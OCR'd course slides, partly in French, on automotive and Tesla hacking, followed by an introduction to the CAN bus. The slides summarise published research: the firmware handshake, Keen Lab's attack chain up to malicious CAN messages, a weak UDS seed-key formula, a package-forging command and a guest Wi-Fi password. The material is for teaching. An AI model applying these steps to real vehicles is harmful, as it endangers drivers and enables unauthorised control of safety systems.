This features adds "extra protection" to the TLS channel by requiring that incoming packets have a valid signature generated using the PSK key. If this key is ever changed, it must be changed on all peers at the same time (there is no support for rollover.)

An OpenVPN connection out to a Tesla server is established by the CID. Per-vehicle keys and certificates are used to perform this. The VIN of the vehicle is the subject of the certificate.

```
root@ubuntu:/media/sf_tests/tesla/openvpn# openssl x509 -in car.crt -text -noout
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 1407242856433123157 (0x138787ec0a66ff55)
    Signature Algorithm: sha1WithRSAEncryption
        Issuer: CN=Tesla Issuing CA, O=Tesla Motors, L=Palo Alto, ST=California, C=US
        Validity
            Not Before: Jun  1 23:26:38 2015 GMT
            Not After : May 31 23:26:38 2018 GMT
        Subject: CN=[redacted], O=Tesla Motors, L=Palo Alto, ST=California, C=US
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
                Modulus:
                    00:97:b7:81:3a:95:e8:88:d2:ca:36:01:07:7d:1d:
                    86:98:f4:17:ce:74:f9:e9:0e:2f:56:0d:a7:68:04:
```

https://www.pentestpartners.com/security-blog/reverse-engineering-the-tesla-firmware-update-process/

https://www.pentestpartners.com/security-blog/reverse-engineering-the-tesla-firmware-update-process/


%s = VIN

```
usr_deploy_kernel_checksum_be = NULL
kernel_build_git_sha = xxxxxxxxxxxxxxx
usr_build_git_sha = xxxxxxxxxxxxxxx
parrot_version = NULL
running_kernel_matches_usr_deploy_kernel = unknown
force_gostaged = false
last_handshake_looked_sane = false
staged_update = no
staged_gateway_update = no
most_recent_termination_status = none
Handshake URL = http://firmware.vn.teslamotors.com:4567/vehicles/%s/
handshake

END STATUS
```

URL de téléchargement accessible depuis le VPN seulement

646,422,592 bytes



SquashFS

– compressed file system

bin	games	ic-slash-lib	sbin
cid-lib	ic-lib	ic-slash-sbin	share
deploy	ic-slash-bin	lib	src
etc	ic-slash-etc	local	tesla


Vehicle system firmware part of infotainment upgrade

```
bccen/      chg/        dasmeffs/   esp/        park/       sun/
bcfalc/     chgph/      dcdc/       espcal/     pdm/        tasc/
bcfdm/      chgrly/     ddm/        gtw/        pm/         thc/
bcfront/    chgvi/      dh/         hnd/        profiles/   tpms/
bcrdm/      cmp/        di/         ibst/       ptc/        tuner/
bcrear/     cp/         eas/        ibstcal/    radc/
bcs2l/      das/        epas/       ic/         rccm/
bdy/        dasmeapp/   epb/        lft/        sccm/
bms/        dasmeboot/  epbm/       msm/        sec/
```

THIS IS A VERY GOOD SECURITY ARCHITECTURE!

The Model S does not send raw CAN frames across the ethernet network.


CID communicates with gateway through VAPI, which only provides "allowed" functionality.


Root on CID
X11 to IC
Disrupt driver instruments
connected
ssh using id_dsa
ssh using token
local
ssh using token from mothership
connected
Root on IC
Ethernet access
ssh using cracked shadow
Unlock eth port using token from mothership
accessible via LAN
VAPIPoweroff
Further research needed!
Gateway access
Disrupt drive systems
Eth port access

FREE-FALL: TESLA HACKING 2016
Hacking Tesla from Wireless to CAN Bus

Blackhat 2016

https://www.eetasia.com/teslas-hardware-retrofits-for-model-3/


Network interface
Internal network
System
External network
Wi-Fi
Bluetooth
Parrot
Linux, Parrot FC6050
Cell
ATT
Sierra
GSM Radio
USB
USB
CID
Linux, NVIDIA Tegra 4
IC
Linux, NVIDIA Tegra 3
Gateway
FreeRTOS
Vehicle Controllers
USB
USB
Toucan
USB Ethernet
Toucan
USB Ethernet
Service Port
ETH
ETH
ETH
ETH
CAN
CAN
Ethernet Switch
CAN Bus

Modify to make acceptable software package

Tencent

- A software package for ECU contains:
  - Manifest file.
  - ECU Software(s)
  - ***Checksum value*** At the end of file.
- To produce a customized package for Gateway:
  - Re-calculate checksum in gtw.hex
  - Write a manifest file in the same format
  - `compress.sh gtw.hex manifest | append_crc.sh release.tgz`
- Modify updater to bypass the verification of "release.tgz"


KEEN security lab


Affect the Real World

Tencent

- UDS assigned different ID for each type of request/response
- Security Access: Get it to unlock ECU
  - Something like Challenge-Response

Key[i] = 0x35 exor Seed[i] !!!




SSID= Tesla Guest
Password=abcd123456
SHELL Code Injection
CID rooting
1. Get control of 3G/Wi-Fi
2. Exploit the WebKit Browser
3. Root the in-vehicle systems
4. Patch and Disable AppArmor
CID
ECUs
5. Bypass ECU's firmware integrity verification
6. Reprogram modified Gateway firmware
7. Send malicious CAN messages on CAN Bus
8. Control ECUs to perform some dangerous actions
CRC32 Checksum
Weak Authentication

VPN

The Big Tesla Hack: A hacker gained control over the entire fleet, but fortunately he's a good guy

Fred Lambert - Aug. 27th 2020 3:29 pm ET @FredericLambert

Jason Hughes @wk057

- Mothership is the name of Tesla's home server used to communicate with its customer fleet.
- Any kind of remote commands or diagnostic information from the car to Tesla goes through "Mothership."
- After downloading and dissecting the data found in the repository, Hughes started using his car's VPN connection to poke at Mothership. He eventually landed on a developer network connection.
- That's when he found a bug in Mothership itself that enabled him to authenticate as if it was coming from any car in Tesla's fleet.


CAN BUS HACKINg

Introduction au Car Hacking

https://en.wikipedia.org/wiki/Automotive_hacking:
Automotive hacking is the exploitation of vulnerabilities within the software, hardware, and communication systems of automobiles.

Introduction


- Une automobile moderne comporte un ensemble de modules électroniques (une cinquantaine) dénommés *Electronic Control Units* (ECUs), connectés en réseau et destinés au contrôle et à la gestion du véhicule (freins, direction, pneus, ...).


Sensor
ABS-
control unit
Actuator
CAN-bus
Engine
control unit
Dash panel
insert


CAN BUS

- Les ECUs sont reliés à un ou plusieurs bus conformes au standard *Controller Area Network* (CAN), ISO 11898.
- Un paquet CAN comporte:
  - un identifiant, 11 ou 29 bits, mais généralement 11bits,
  - un champ longueur de données, des données (de 0 à 8 octets)
  - et un CRC de 15 bits.
- Les paquets sont émis en diffusion sur les bus CAN, ils sont traités ou ignorés par les ECUs en fonction de la valeur de leur identifiant.
- Le débit usuel du CAN bus est de 500 Kbit/s (soit 2µs par bit).

Structure d'un paquet CAN



108 bits, 2 µs/bits, 4700 pkt/s



Typologie

- Les deux types principaux de paquets CAN sont:
  - Les trames DATA,
  - et les trames REQUEST. Ces dernières sont une requête d'émission pour un ID particulier, le champ longueur indique dans ce cas la taille des données attendues, et le bit RTR (*Remote Transmission Request*) est positionné.
- Les données sont codées selon un format propriétaire ou en conformité avec des standards tels que:
  - ISO-TP
  - ou OBD-II (*On Board Diagnostic*s).
- Des paquets de diagnostic sont utilisés uniquement à des fins de maintenance.

ISO-TP

- Conformément aux normes ISO-TP (ISO 15765-2) l'entête des données (un ou deux octets) indique:
- Le type de trame
